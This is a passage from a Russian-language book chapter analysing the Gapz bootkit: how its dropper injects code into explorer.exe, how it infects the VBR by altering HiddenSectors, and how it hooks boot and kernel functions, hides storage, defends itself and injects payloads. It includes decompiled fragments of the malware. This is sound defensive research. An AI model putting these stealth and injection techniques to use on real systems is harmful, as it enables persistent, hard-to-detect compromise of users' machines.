ся на вершине стека, поэтому она снимает оттуда адрес и передает по нему управление. Выполнив команду `ret` для перехвата управления стеком, злоумышленник может выполнить произвольный код.

Почему Gapz использует именно ROP для выполнения шелл-кода? Потому что память, соответствующая объекту разделяемой секции, может не допускать выполнения, так что попытка выполнить находящиеся в ней команды приведет к исключению. Чтобы обойти это ограничение, вредонос использует небольшую ROP-программу, которая выполняется до шелл-кода. Она выделяет немного допускающей выполнение памяти в процессе-жертве, копирует туда шелл-код, и уже там он выполняется.

Gapz находит гаджет для инициирования шелл-кода с помощью функции `ConstructTargetBuffer` ❸. В 32-разрядных системах Gapz вызывает системную функцию `ntdll!KiUserApcDispatcher` для передачи управления ROP-программе.

Модификация оконной процедуры Shell_TrayWnd

Записав шелл-код в объект секции и отыскав все необходимые ROP-гаджеты, вредонос переходит к следующему шагу: модификации оконной процедуры `Shell_TrayWnd`, которая отвечает за обработку всех событий и сообщений, которые происходят внутри окна или посылаются ему. Всякий раз, как изменяется размер окна, окно перемещается, нажимается какая-то кнопка и т. д., система вызывает функцию `Shell_TrayWnd`, чтобы послать окну уведомление и обновить его. Адрес оконной процедуры задается в момент создания окна.

Сбрасыватель Gapz получает адрес оригинальной оконной процедуры, чтобы вернуться к ней после внедрения, для чего вызывает функцию `GetWindowLongA` ❹. Эта функция служит для получения параметров окна и принимает два аргумента: описатель окна и индекс интересующего параметра. Gapz вызывает ее с индексом `0`, что означает заинтересованность в адресе оригинальной оконной процедуры `Shell_TrayWnd`. Это значение сохраняется в памяти, чтобы после внедрения восстановить оригинальный адрес.

Затем вредонос вызывает функцию `SetWindowLongA` ❺, чтобы заменить адрес оконной процедуры `Shell_TrayWnd` на адрес системной функции `ntdll!KiUserApcDispatcher`. Поскольку новый адрес принадлежит системному модулю, а не самому шелл-коду, Gapz дополнительно страхует себя от обнаружения. В этот момент шелл-код готов к выполнению.

Выполнение шелл-кода

Gapz инициирует выполнение шелл-кода, вызывая функцию `SendNotifyMessageA` ❻, которая посылает сообщение окну `Shell_TrayWnd` и тем самым передает управление оконной процедуре. Как было сказано в предыдущем разделе, адрес оконной процедуры был изменен и теперь соответствует функции `KiUserApcDispatcher`. В конечном итоге это

приведет к передаче управления шелл-коду, отображенному в адресное пространство *explorer.exe*, как показано в листинге 12.3.

Листинг 12.3. *Отображение образа сбрасывателя в Gapz в адресное пространство explorer.exe*

```
int __stdcall ShellCode(int a1, STRUCT_86_INJECT *a2, int a3, int a4)
{
  if ( !BYTE2(a2->injected) )
  {
     BYTE2(a2->injected) = 1;
   ❶ hFileMapping = (a2->call_OpenFileMapping)(38, 0, &a2->field4);
     if ( hFileMapping )
     {
    ❷  ImageBase = (a2->call_MapViewOfFile)(hFileMapping, 38, 0, 0, 0);
       if ( ImageBase )
       {
         qmemcpy((ImageBase + a2->bytes_5), &a2->field0, 0xCu);
      ❸ (a2->call_CreateThread)(0, 0, ImageBase + a2->routineOffs,
                                  ImageBase, 0, 0);
       }
        (a2->call_CloseHandle)( hFileMapping );
    }
  }

❹(a2->call_SetWindowLongA)(a2->hWnd, 0, a2->OriginalWindowProc);
  return 0;
}
```

Мы видим, как используются функции API `OpenFileMapping`, `MapViewOfFile`, `CreateThread` и `CloseHandle`, адреса которых были запомнены ранее (в точке ❷ в листинге 12.2). С помощью этих функций шелл-код отображает представление файла, соответствующего сбрасывателю, в адресное пространство *explorer.exe* (❶ и ❷). Затем он создает поток ❸ в процессе *explorer.exe*, чтобы выполнить отображенный образ, и восстанавливает оригинальную оконную процедуру с помощью функции `SetWindowLongA` ❹. Вновь созданный поток выполняет следующую часть сбрасывателя – расширение привилегий. Получив достаточные привилегии, сбрасыватель пытается заразить систему, и в этот момент в игру вступает буткит.

Заражение системы буткитом Gapz

Gapz применяет два способа заражения: один нацелен на MBR загрузочного жесткого диска, а другой – на VBR активного раздела. Но функциональность буткита в обоих случаях примерно одинакова. MBR-версия стремится закрепиться на компьютере-жертве путем модификации кода в MBR, как в бутките TDL4. В VBR-версии используется более тонкий и скрытный метод заражения жертвы, на нем мы и сосредоточим внимание.

Мы кратко коснулись техники буткита Gapz в главе 7, а сейчас подробнее остановимся на деталях реализации. Метод заражения, используемый в Gapz, является одним из самых скрытных, известных на сегодня; модифицируется всего несколько байтов VBR, так что защитной программе очень трудно обнаружить буткит.

Влияние Power Loader

Описанная выше техника внедрения – не изобретение разработчиков Gapz, раньше она уже встречалась в программе для создания вредоносного ПО Power Loader. Это специальный конструктор ботов, который умеет создавать скачиватели для других семейств вредоносов и является еще одним примером специализации и модульности при производстве вредоносных программ. Впервые Power Loader была замечена «в поле» в сентябре 2012 года. А начиная с ноября 2012 года вирус Win32/Redyms уже использовал компоненты Power Loader в собственном сбрасывателе. На момент написания этой книги пакет Power Loader, включающий один комплект конструктора и панель C&C, стоит на российском киберпреступном рынке примерно 500 долларов.

О блоке параметров BIOS

Основная мишень вредоноса – блок параметров BIOS (BPB), структура данных, размещенная в VBR (детали см. в главе 5). В этой структуре хранится информация о томе файловой системы, расположенном в разделе, и она играет ключевую роль в процессе загрузки. Точный состав BPB зависит от файловой системы (FAT, NTFS и т. д.), но нас будет интересовать только NTFS. Поля структуры BPB для NTFS показаны в листинге 12.4 (то же, что листинг 5.3, но мы повторяем его для удобства).

Листинг 12.4. *Структура* `BIOS_PARAMETER_BLOCK` *для NTFS*

```
typedef struct _BIOS_PARAMETER_BLOCK_NTFS {
    WORD SectorSize;
    BYTE SectorsPerCluster;
    WORD ReservedSectors;
    BYTE Reserved[5];
    BYTE MediaId;
    BYTE Reserved2[2];
    WORD SectorsPerTrack;
    WORD NumberOfHeads;
  ❶ DWORD HiddenSectors;
    BYTE Reserved3[8];
    QWORD NumberOfSectors;
    QWORD MFTStartingCluster;
```

```
    QWORD MFTMirrorStartingCluster;
    BYTE ClusterPerFileRecord;
    BYTE Reserved4[3];
    BYTE ClusterPerIndexBuffer;
    BYTE Reserved5[3];
    QWORD NTFSSerial;
    BYTE Reserved6[4];
} BIOS_PARAMETER_BLOCK_NTFS, *PBIOS_PARAMETER_BLOCK_NTFS;
```

Напомним, что поле `HiddenSectors` ❶ со смещением 14 от начала структуры определяет местоположение IPL на диске (см. рис. 12.3). Код в VBR использует `HiddenSectors`, чтобы найти и выполнить IPL.




Рис. 12.3. Местоположение IPL на жестком диске

Заражение VBR

Gapz перехватывает управление загрузкой системы, изменяя значение поля `HiddenSectors` в BPB. Заражая компьютер, Gapz записывает тело буткита перед самым первым разделом, если там достаточно места, и вслед за последним разделом в противном случае. Затем он изменяет поле `HiddenSectors`, так чтобы оно указывало на начало тела буткита, а не на настоящий код IPL (см. рис. 12.4). В результате при следующей загрузке системы будет загружен и выполнен код буткита Gapz.




Рис. 12.4. Вид диска после заражения буткитом Gapz

Эта техника особенно хороша тем, что изменяется всего четыре байта в VBR – значительно меньше, чем в других буткитах. Например, TDL4 модифицирует код в MBR, занимающий 446 байт; Olmasco изменяет запись в таблице разделов – 16 байт, а Rovnix изменяет код IPL, занимающий 15 секторов, или 7680 байт.

Gapz появился в 2012 году, когда индустрия безопасности уже справилась с современными буткитами, а мониторинг MBR, VBR и кода IPL стал рутинной практикой. Но благодаря изменению поля `HiddenSectors` в BPB Gapz продвинул методы заражения на шаг вперед и снова оставил индустрию безопасности позади. До появления Gapz защитные программы не проверяли поля BPB на наличие аномалий. И прошло некоторое время, прежде чем новый метод заражения был понят и найдены решения.

Еще один аспект, выделяющий Gapz на общем фоне, – то, что содержимое поля `HiddenSectors` не фиксировано, в разных системах оно может различаться. Значение `HiddenSectors` зависит от схемы разбиения диска на разделы. В общем случае защитная программа не может определить, заражена система или нет, опираясь только на поле `HiddenSectors`; необходим более глубокий анализ фактического кода, расположенного по этому смещению.

На рис. 12.5 показано содержимое VBR, взятое из реальной системы, зараженной Gapz. BPB расположен со смещением 11, а поле `HiddenSectors`, содержащее значение 0x00000800, выделено.




Рис. 12.5. Значение `HiddenSectors` *в зараженной системе*

Чтобы обнаружить Gapz, защитная программа должна проанализировать данные со смещением 0x00000800 от начала диска. Именно там находится вредоносный начальный загрузчик.

Загрузка вредоносного драйвера

Как и у многих современных буткитов, главная цель Gapz – скомпрометировать операционную систему, загрузив вредоносный код в адресное пространство ядра. Получив управление, буткит Gapz переходит к обычной процедуре изменения загрузочных компонентов ОС, описанной в предыдущих главах.

Начав выполняться, код буткита перехватывает обработчик прерывания INT 13h, чтобы вести наблюдение за данными, читаемыми с жесткого диска. Затем он загружает оригинальный код IPL с диска и выполняет его для возобновления процесса загрузки. На рис. 12.6 показан процесс загрузки в системе, зараженной Gapz.




Рис. 12.6. Последовательность работы буткита

После перехвата INT 13h ❶ вредонос мониторит данные, читаемые с диска в поисках модуля *bootmgr*, который, в свою очередь, изменяет память, чтобы подключиться к функции `Archx86TransferTo32BitApplicationAsm` (`Archx86TransferTo64BitApplicationAsm` для платформ x64) ❷, которая передает управление от *bootmgr* точке входа в *winload.exe*. Эта точка подключения нужна для изменения модуля *winload.exe*. Когда точка подключения в *bootmgr* срабатывает, *winload.exe* уже находится в памяти, и вредонос может изменить его. Буткит подключается к функции `OslArchTransferToKernel` ❸ в модуле *winload.exe*.

Как было сказано в предыдущей главе, Rovnix также начинал с перехвата INT 13h, изменения *bootmgr* и подключения к `OslArchTransferToKernel`. Но, в отличие от Gapz, на следующем шаге Rovnix компрометировал ядро, подключаясь к функции `KiSystemStartup`.

Gapz же подключается к другой функции в образе ядра: `IoInitSystem` ❹. Цель этой функции – завершить инициализацию ядра – инициализировать различные подсистемы ОС и вызвать точки входа в первоочередные драйверы. После вызова `IoInitSystem` срабатывает вредоносная точка подключения, которая восстанавливает измененные байты `IoInitSystem` и перезаписывает адрес возврата из `IoInitSystem` адресом вредоносного кода. Затем Gapz возвращает управление функции `IoInitSystem`.

По завершении этой функции управление попадает вредоносному коду. После выполнения `IoInitSystem` ядро полностью инициализировано, и буткит может пользоваться его средствами для доступа к жесткому диску, выделения памяти, создания потоков и т. д. Далее вредонос читает оставшийся код буткита с диска, создает системный поток и, наконец, возвращает управление ядру. После того как вредоносный код начал выполняться в адресном пространстве ядра, работа буткита закончена ❺.

Уклонение от обнаружения защитными программами

В самом начале процесса загрузки Gapz удаляет следы заражения из VBR и восстанавливает заражение позже, когда начинает выполняться его драйвер, работающий в режиме ядра. Одно из возможных объяснений – опасение, что некоторые программы обеспечения безопасности выполняют проверку системы при запуске, поэтому, удалив все свидетельства заражения VBR в этой точке, Gapz остается незамеченным.

Функциональность руткита Gapz

В этом разделе мы рассмотрим функциональность руткита Gapz – его наиболее интересный аспект после функциональности буткита. Функциональность руткита мы будем называть *модулем ядра*, поскольку это не обычный драйвер, работающий в режиме ядра, в том смысле, что вообще не является PE-образом. А представляет он собой позиционно-независимый код, состоящий из нескольких блоков, каждый из которых реализует часть вредоносной функциональности, необходимую для решения задачи в целом. Цель модуля ядра – тайно и без лишнего шума внедрять полезную нагрузку в системные процессы.

Одна из самых интересных особенностей модуля ядра Gapz – реализация собственного сетевого стека TCP/IP для взаимодействия с C&C-серверами; в нем используется криптографическая библиотека с собственными реализациями таких примитивов, как RC4, MD5, SHA1, AES и BASE64, для защиты конфигурационных данных и канала связи. И, как и многие комплексные угрозы, он реализует скрытое

хранилище для размещения полезной нагрузки, работающей в режиме пользователя, и конфигурационных данных. Gapz также включает мощный движок подключения со встроенным дизассемблером, который позволяет устанавливать долговечные и скрытные точки подключения. Далее в этой главе мы подробно рассмотрим эти и другие аспекты модуля ядра Gapz.

Модуль ядра Gapz не является традиционным PE-образом, а состоит из набора блоков *позиционно-независимого кода* (position-independent code – PIC), в котором для ссылки на данные не используются абсолютные адреса. Поэтому его буфер может быть расположен в любом месте виртуальной памяти внутри адресного пространства процесса. У каждого блока свое назначение. Блоку предшествует заголовок, описывающий его размер и положение в модуле, а также некоторые константы, необходимые для вычисления адресов функций внутри блока. Структура заголовка показана в листинге 12.5.

Листинг 12.5. *Заголовок блока модуля ядра Gapz*

```
struct GAPZ_BASIC_BLOCK_HEADER
{
    // Константа, используемая для получения адресов функций,
    // реализованных в блоке
  ❶ unsigned int ProcBase;
    unsigned int Reserved[2];

    // Смещение следующего блока
  ❷ unsigned int NextBlockOffset;

    // Смещение функции инициализации блока
  ❸ unsigned int BlockInitialization;

    // Смещение конфигурационных данных от конца модуля ядра.
    // Действительно только для первого блока
    unsigned int CfgOffset;

    // Нули
    unsigned int Reserved1[2];
}
```

Заголовок начинается целочисленной константой `ProcBase` ❶, которая нужна для вычисления смещений функций, реализованных в блоке. Поле `NextBlockOffset` ❷ содержит смещение следующего блока внутри модуля, что позволяет Gapz обойти все блоки. Поле `BlockInitialization` ❸ содержит смещение функции инициализации от начала блока. Эта функция выполняется в момент инициализации модуля ядра и инициализирует все относящиеся к блоку структуры данных. Она должна выполняться раньше любой другой функции в данном блоке.

Gapz использует глобальную структуру, которая содержит все данные, относящиеся к коду, выполняемому в режиме ядра: адреса реализованных функций, указатели на выделенные буферы и т. д. Эта структура позволяет Gapz найти адреса функций, реализованных в позиционно-независимых блоках, и выполнить их.

Позиционно-независимый код ссылается на глобальную структуру с помощью шестнадцатеричной константы 0xBBBBBBBB (для модуля на платформе x86). В самом начале выполнения вредоносного кода Gapz выделяет в памяти буфер для глобальной структуры. Затем он вызывает функцию `BlockInitialization`, чтобы она пробежалась по коду блоков и подставила указатель на глобальную структуру вместо вхождений 0xBBBBBBBB.

Результат дизассемблирования функции `OpenRegKey`, реализованной в модуле ядра, выглядит примерно так, как показано в листинге 12.6. Подчеркнем еще раз, что константа 0xBBBBBBBB играет роль ссылки на глобальный контекст, но во время выполнения заменяется его фактическим адресом в памяти, чтобы код выполнялся правильно.

Листинг 12.6. *Использование глобального контекста в модуле ядра Gapz*

```
int __stdcall OpenRegKey(PHANDLE hKey, PUNICODE_STRING Name)
{
    OBJECT_ATTRIBUTES obj_attr; // [esp+0h] (ebp-1Ch)@1
    int _global_ptr; // [esp+18h] (ebp-4h)@1
    global ptr = 0xBBBBBBBB;
    obj_attr.ObjectName = Name;
    obj_attr.RootDirectory = 0;
    obj_attr.SecurityDescriptor = 0;
    obj_attr.SecurityQualityOfService = 0;
    obj_attr.Length = 24;
    obj_attr.Attributes = 576;
    return (MEMORY[0xBBBBBBBB] ->Zw0penKey)(hKey, 0x20019 &ob attr);
}
```

Всего в модуле ядра Gapz 12 блоков кода, перечисленных в табл. 12.2. Последний блок реализует главную функцию модуля, которая начинает его выполнение, инициализирует остальные блоки, настраивает точки подключения и инициирует связь с C&C-серверами.

Таблица 12.2. *Блоки модуля ядра Gapz*

Номер блока	Реализованная функциональность
1	Общий API, сбор информации о жестких дисках, функции для работы с CRT-строками и т. д.
2	Криптографическая библиотека: RC4, MD5, SHA1, AES, BASE64 и т. д.
3	Движок подключения, дизассемблер

Номер блока	Реализованная функциональность
4	Реализация скрытого хранилища
5	Точки подключения к драйверам жесткого диска, самозащита
6	Диспетчер полезных нагрузок
7	Внедрение полезных нагрузок в адресные пространства процессов, работающих в пользовательском режиме
8	Связь по сети: канальный уровень
9	Связь по сети: транспортный уровень
10	Связь по сети: уровень протокола
11	Интерфейс взаимодействия с полезной нагрузкой
12	Главная функция

Скрытое хранилище

Как и большинство буткитов, Gapz реализует скрытое хранилище для размещения полезной нагрузки и конфигурационных данных. Образ скрытой файловой системы находится на жестком диске в файле *\??\C:\System Volume Information\<XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX>*, где *X* – шестнадцатеричные цифры, сгенерированные на основе конфигурационных данных. Файловая система имеет тип FAT32. На рис. 12.7 приведен пример содержимого каталога *\usr\overlord* в скрытом хранилище. Мы видим в нем три файла: *overlord32.dll*, *overlord64.dll* и *conf.z*. Первые два соответствуют полезной нагрузке, внедряемой в системные процессы, работающие в пользовательском режиме. Третий файл, *conf.z*, содержит конфигурационные данные.




Рис. 12.7. Содержимое скрытого каталога \usr\overlord

Для обеспечения секретности вся информация, хранимая в скрытой файловой системе, шифруется, как показано в листинге 12.7.

Листинг 12.7. *Шифрование секторов в скрытом хранилище*

```
int stdcall aes_crypt_sectors_cbc(int 1V, int c_text, int p_text,
                                  int num_of_sect, int bEncrypt,
                                  STRUCT_AES_KEY *Key)
```

```
{
    int result; // eax01
    int _iv; // edi02
    int cbc_iv[4]; // [esp+0h] [ebp-14h)@3
  STRUCT_IPL_THREAD_1 *gl_struct; // [esp+10h] [ebp-4h}@1

    gl_struct = 0xBBBBBBBB;
    result = num_of_sect;
    if ( num_of_sect )
    {
     ❶ _iv = IV;
       do
       {
         cbc_iv[3] = 0;
         cbc_iv[2] = 0;
         cbc_iv[1] = 0;
         cbc iu[0] = _iv; // начальное значение CBC
         result = (gl_struct->crypto->aes_crypt_cbc) (Key, bEncrypt,
                                        512, cbc_iv, p_text, c_text);
         p_text += 512; // открытый текст
         c_text += 512; // шифртекст
      ❷ ++_iv;
         --num_of_sect;
       }
       while( num_of_sect );
    }
    return result;
}
```

Для шифрования и дешифрирования скрытого хранилища Gapz использует собственную реализацию шифра AES с длиной ключа 256 бит в *режиме сцепления блоков* (cipher block chaining – CBC). В качестве начального значения (IV) для режима CBC берется номер первого шифруемого или дешифрируемого сектора ❶. Для каждого следующего сектора IV увеличивается на 1 ❷. Хотя для шифрования всех секторов диска используется один и тот же ключ, благодаря разным IV шифртексты получаются разными.

Самозащита от антивредоносных программ

Чтобы защитить себя от удаления из системы, Gapz подключается к двум функциям драйвера мини-порта жесткого диска: `IRP_MJ_INTERNAL_DEVICE_CONTROL` и `IRP_MJ_DEVICE_CONTROL`. Точкам подключения интересны только следующие запросы:

- `IOCTL_SCSI_PASS_THROUGH`;
- `IOCTL_SCSI_PASS_THROUGH_DIRECT`;
- `IOCTL_ATA_PASS_THROUGH`;
- `IOCTL_ATA_PASS_THROUGH_DIRECT`.

Эти точки подключения защищают зараженную VBR или MBR и образ Gapz на диске от чтения и перезаписывания.

В отличие от TDL4, Olmasco и Rovnix, которые перезаписывают указатели на обработчики в структуре `DRIVER_OBJECT`, Gapz использует сращивание, т. е. изменяет сам код обработчиков. В листинге 12.8 показана функция драйвера *scsiport.sys* в памяти после подключения к ней Gapz. Здесь *scsiport.sys* – драйвер мини-порта диска, который реализует обработчики запросов `IOCTL_SCSI_XXX` и `IOCTL_ATA_XXX`, это главная мишень подключения со стороны Gapz.

Листинг 12.8. *Подключение к функции* `scsiport!ScsiPortGlobalDispatch`

```
   SCSIPORTncsiPortGlobalDispatch:
   f84ce44c 8bff              mov    edi,edi
❶  f84ce44e e902180307        jmp    ff4ffc55
   f84ce453 088b42288b40      or     byte ptr [ebx+408B2842h],c1
   f84ce459 1456              adc    a1,56h
   f84ce45b 8b750c            mov    esi,dword ptr [ebp+0Ch]
   f84ce45e 8b4e60            mov    ecx,dword ptr [esi+60h}]
   f84ce461 0fb609            movzx  ecx,byte ptr [ecx]
   f84ce464 56                push   esi
   f84ce465 52                push   edx
   f84ce466 ff1488            call   dword ptr [eax+ecx*4]
   f84ce469 5e                pop    esi
   f84ce46a 5d                pop    ebp
   f84ce46b c20800            ret    8
```

Заметим, что Gapz не изменяет функцию в самом начале (по адресу 0xf84ce44c) ❶, как часто делают другие вредоносные программы. В листинге 12.9 видно, что он пропускает несколько первых команд функций и только потом ставит свою точку подключения (в данном случае `mov edi, edi`).

Одна из возможных причин такого поведения – повысить стабильность и скрытность модуля ядра. Некоторые защитные программы проверяют только первые несколько байтов, чтобы определить, была ли изменена функция, поэтому пропуск начальных команд перед подключением дает Gapz шанс ускользнуть от таких проверок.

Кроме того, пропуск начальных команд позволяет Gapz избежать вмешательства в другие легитимные точки подключения, уже поставленные на эти функции. Например, в исполняемых образах Windows, допускающих срочные исправления, компилятор вставляет команды `mov edi, edi` в начале функций (как показано в листинге 12.8). Эта команда впоследствии может быть заменена легитимной точкой подключения, поставленной самой ОС. Пропуская ее, Gapz гарантирует, что средства исправления, встроенные в ОС, будут работать нормально.

В листинге 12.9 приведен фрагмент кода функции, которая анализирует команды обработчика в поисках наилучшего места для установки точки подключения. Она ищет коды операций 0x90 (команда

`nop`) и 0x8B/0x89 (команда `mov edi, edi`). Эти команды могут означать, что изменяемая функция допускает срочное исправление, и потому потенциально могут быть заменены ОС. Поэтому вредонос пропускает их перед установкой точки подключения.

Листинг 12.9. *Gapz пользуется дизассемблером для пропуска первых байтов функций, к которым подключается*

```
for ( patch_offset = code_to_patch; ; patch_offset += instr.len )
{
  (v42->proc_buff_3->disasm)(patch_offset, &instr);
  if ( (instr.len != 1 || instr.opcode != 0x90u)
      && (instr.len != 2 || instr.opcode != 8x89u &&
          instr.opcode != 0x8Bu ||
          instr.modrm_rm != instr.modrm_reg) ) )
  {
     break;
  }
}
```

Для выполнения этого анализа Gapz реализует *движок хакерского дизассемблера*, доступный на платформах x86 и x64. Он позволяет получать не только длину команд, но и другие характеристики, например код операции и операнды.

Движок хакерского дизассемблера

Движок хакерского дизассемблера (hacker disassembler engine – HDE) – это простой и легкий в использовании дизассемблер, предназначенный для анализа кода на платформах x86 и x64. Он позволяет получить длину команды, код операции и другие части команды, например префиксы ModR/M и SIB. HDE часто используется во вредоносных программах для дизассемблирования прологов функций с целью установки точек подключения (как в только что описанном случае), а также для обнаружения и удаления точек подключения, поставленных защитными программами.

Внедрение полезной нагрузки

Модуль ядра Gapz внедряет полезную нагрузку в адресное пространство процесса следующим образом.

1. Прочитать конфигурационные данные и определить, какие модули полезной нагрузки следует внедрить в конкретные процессы, а затем прочитать эти модули из скрытого хранилища.
2. Выделить буфер памяти в адресном пространстве процесса-жертвы для размещения образа полезной нагрузки.

3. Создать и запустить в процессе-жертве поток, в котором будет исполняться код загрузчика; поток отображает образ полезной нагрузки, инициализирует IAT и настраивает перемещения.

Каталог *\sys* в скрытой файловой системе содержит конфигурационный файл, описывающий, какие модули полезной нагрузки в какие процессы внедрять. Имя файла строится на основе ключа AES-шифрования скрытой файловой системы с помощью алгоритма хеширования SHA1. Файл состоит из заголовка и ряда записей, описывающих процессы-жертвы (рис. 12.8).




Рис. 12.8. Структура конфигурационного файла с информацией о внедрении полезных нагрузок

Каждая запись о процессе имеет структуру, показанную в листинге 12.10.

Листинг 12.10. *Структура записи о полезной нагрузке в конфигурационном файле*

```
struct GAPZ_PAYLOAD_CFG
{
   // Полный путь к модулю полезной нагрузки в скрытом хранилище
   char PayloadPath[128];
   // имя образа процесса
❶  char TargetProcess[64];
   // Параметры загрузки: x86 или x64 и т. д.
❷ unsigned char LoadOptions;
   // Зарезервировано
   unsigned char Reserved[2];
   // Тип полезной нагрузки: overlord, прочие
❸ unsigned char PayloadType;
}
```

Поле `TargetProcess` ❶ содержит имя процесса, в который внедряется полезная нагрузка. Поле `LoadOptions` ❷ определяет, какой образ – 32- или 64-разрядный – загружать в зависимости от зараженной системы. Поле `PayloadType` ❸ указывает, внедряется ли модуль «overlord» или какой-то другой.

Модуль *overlord32.dll* (*overlord64.dll* для 64-разрядного процесса) внедряется в системные процессы *svchost.exe*. Его цель – выполнять команды Gapz, отдаваемые вредоносным кодом в ядре. Эти команды предназначены для решения следующих задач:

- сбор информации обо всех сетевых адаптерах, имеющихся в системе, и их свойствах;
- сбор информации о присутствии определенных программ в системах;
- проверка подключения к интернету путем тестового обращения к сайту *http://www.update.microsoft.com*;
- отправка и получение данных от удаленного сервера с применением сокетов Windows;
- получение системного времени с сайта *http://www.time.windows.com*;
- получение IP-адреса узла по его доменному имени (с помощью функции Win32 API `gethostbyname`);
- получение оболочки Windows (путем чтения параметра «shell» из раздела реестра *Software\Microsoft\Windows NT\CurrentVersion\Winlogon*).

Результаты выполнения команд передаются назад в ядро. На рис. 12.9 приведен пример конфигурационных данных, прочитанных из скрытого хранилища в зараженной системе.




Рис. 12.9. Пример конфигурационного файла рабочих нагрузок

Мы видим два модуля – *overlord32.dll* и *overlord64.dll,* – предназначенных для внедрения в процессы *svchost.exe* на платформах x86 и x64 соответственно.

Определив модуль полезной нагрузки и процесс-жертву, Gapz выделяет память в адресном пространстве жертвы и копирует в нее модуль полезной нагрузки. Затем он создает поток в процессе-жертве,

в котором будет выполняться код загрузчика. При работе в Windows Vista или более старшей версии Gapz может создать поток, просто выполнив системную функцию `NtCreateThreadEx`.

В системах, предшествующих Vista (например, Windows XP или Server 2003), задача немного усложняется, потому что функция `NtCreateThreadEx` не экспортируется ядром ОС. В таких случаях Gapz самостоятельно реализует часть функциональности `NtCreateThreadEx` в модуле ядра и выполняет следующие действия:

1) вручную выделить место в стеке для нового потока;
2) инициализировать контекст потока и блок окружения потока (TEB);
3) создать структуру потока, вызвав недокументированную функцию `NtCreateThread`;
4) зарегистрировать новый поток в подсистеме исполнения клиент–сервер (client/server runtime subsystem – CSRSS), если необходимо;
5) выполнить новый поток.

Код загрузчика отвечает за отображение полезной нагрузки в адресное пространство процесса и выполняется в режиме пользователя. Его реализация зависит от типа полезной нагрузки (рис. 12.10). Для модулей полезной нагрузки, реализованных в виде DLL-библиотек, имеется два загрузчика: загрузчик DLL и исполнитель команд. Для модулей, реализованных в виде EXE-файлов, также имеется два загрузчика.




Рис. 12.10. Возможности внедрения Gapz

Рассмотрим эти загрузчики поочередно.

Код загрузчика DLL

Функция загрузки DLL в Gapz отвечает за загрузку и выгрузку DLL. Она отображает исполняемый образ в адресное пространство процес-

са-жертвы, работающего в режиме пользователя, и выполняет следующие экспортируемые функции в зависимости от того, загружается полезная нагрузка или выгружается:

- **экспортируемая функция 1 (загрузка полезной нагрузки).** Инициализирует загруженную полезную нагрузку;
- **экспортируемая функция 2 (выгрузка полезной нагрузки).** Деинициализирует загруженную полезную нагрузку.

На рис. 12.11 представлен модуль полезной нагрузки *overlord32.dll*.




Рис. 12.11. Таблица экспортируемых адресов полезной нагрузки Gapz

На рис. 12.12 иллюстрируется сама функция. При выгрузке полезной нагрузки Gapz выполняет экспортируемую функцию 2 и освобождает память, занятую образом полезной нагрузки. При загрузке Gapz выполняет все шаги, необходимые для отображения образа в адресное пространство процесса, а затем вызывает экспортируемую функцию 1.




Рис. 12.12. Алгоритм загрузки и выгрузки в Gapz

Код исполнителя команд

Функция исполнителя команд отвечает за выполнение команд по распоряжению загруженного модуля полезной нагрузки типа DLL. Эта функция просто вызывает экспортируемую функцию 3 (рис. 12.11) полезной нагрузки, передавая ей необходимые параметры.

Код загрузчика EXE-файлов

Остальные две функции загрузчика используются для выполнения в зараженной системе скачанных исполняемых файлов. Первая

запускает исполняемую полезную нагрузку из каталога *TEMP*: образ сохраняется в каталоге *TEMP,* и вызывается функция API `CreateProcess`, как показано на рис. 12.13.




Рис. 12.13. Алгоритм выполнения полезной нагрузки типа EXE с помощью `CreateProcess`

Вторая функция запускает полезную нагрузку, создавая приостановленный легитимный процесс, а затем перезаписывая его образ вредоносным образом. После этого процесс возобновляется, как показано на рис. 12.14.




Рис. 12.14. Алгоритм выполнения полезной нагрузки типа EXE с помощью `CreateProcessAsUser`

Второй метод загрузки исполняемой полезной нагрузки более скрытный, его труднее обнаружить. Если в первом случае полезная нагрузка запускается безо всяких предосторожностей, то во втором сначала создается процесс для легитимного исполняемого файла, а затем оригинальный образ подменяется вредоносным. Таким образом, защитная программа может быть введена в заблуждение и разрешит исполнение полезной нагрузки.

Интерфейс взаимодействия с полезной нагрузкой

Для взаимодействия с внедренной полезной нагрузкой Gapz реализует специальный интерфейс весьма необычным способом: притворяясь обработчиком запросов от полезной нагрузки в драйвере *null.sys*. Эта техника показана на рис. 12.15.




Рис. 12.15. Архитектура интерфейса с полезной нагрузкой в Gapz

Сначала Gapz записывает 0 в поле `DriverUnload` ❶ структуры `DRIVER_OBJECT`, соответствующей объекту устройства *\Device\Null* (сохраняя указатель на обработчик, который должен выполняться, когда ОС выгружает драйвер), и подключается к оригинальной функции `DriverUnload`. Затем он перезаписывает адрес обработчика `IRP_MJ_DEVICE_CONTROL` в `DRIVER_OBJECT` адресом функции `DriverUnload` с установленной точкой подключения ❷.

Точка подключения проверяет параметры запроса `IRP_MJ_DEVICE_CONTROL`, чтобы определить, был ли запрос инициирован полезной нагрузкой. Если да, то вызывается обработчик интерфейса с полезной нагрузкой, а не оригинальный обработчик `IRP_MJ_DEVICE_CONTROL` ❸.

Функция выгрузки драйвера

Прежде чем выгружать драйвер, работающий в режиме ядра, операционная система выполняет специальную функцию `DriverUnload`, которая может быть (а может и не быть) реализована выгружаемым драйвером. Эта функция выполняет те операции, которые должны предшествовать выгрузке драйвера. Указатель на нее хранится в поле `DriverUnload` соответствующей структуры `DRIVER_OBJECT`. Если функция не реализована, то поле `DriverUnload` содержит `NULL` и драйвер нельзя выгрузить.

В листинге 12.11 приведен фрагмент кода точки подключения к `DriverUnload`.

Листинг 12.11. *Точка подключения к функции* `DriverUnload` *из null.sys*

```
  hooked_ioctl = MEMORY[0xBBBBBBE3]->IoControlCode_HookArray;
❶ while ( *hooked_ioctl != IoStack->Parameters.DeviceIoControl_IoControlCode )
  {
    ++1;              // проверить, пришел ли запрос от полезной нагрузки
    ++hooked_ioctl;
    if ( i >= IRP_MJ_SYSTEM_CONTROL )
        goto LABEL_11;
  }
  UserBuff = Irp->UserBuffer;
  IoStack = IoStack->Parameters_DeviceIoControl.OutputBufferLength;
  OutputBufferLength = IoStack;
  if ( UserBuff )
  {
    // дешифрировать запрос от полезной нагрузки
    ❷ (MEMORY [0xBBBBBBBF]->rc4)(UserBuff, IoStack,
                                 MEMORY [0xBBBBBBBB]->rc4_key, 48);
      v4 = 0xBBBBBBBB;
      // проверить сигнатуру
      if ( *UserBuff == 0x34798977 )
      {
        hooked_ioctl = MEMORY [0xBBBBBBE3];
        IoStack = i;
        // определить обработчик
        if ( UserBuff[1] == MEMORY [0xBBBBBBE3]->IoControlCodeSubCmd_Hook[i] )
        {
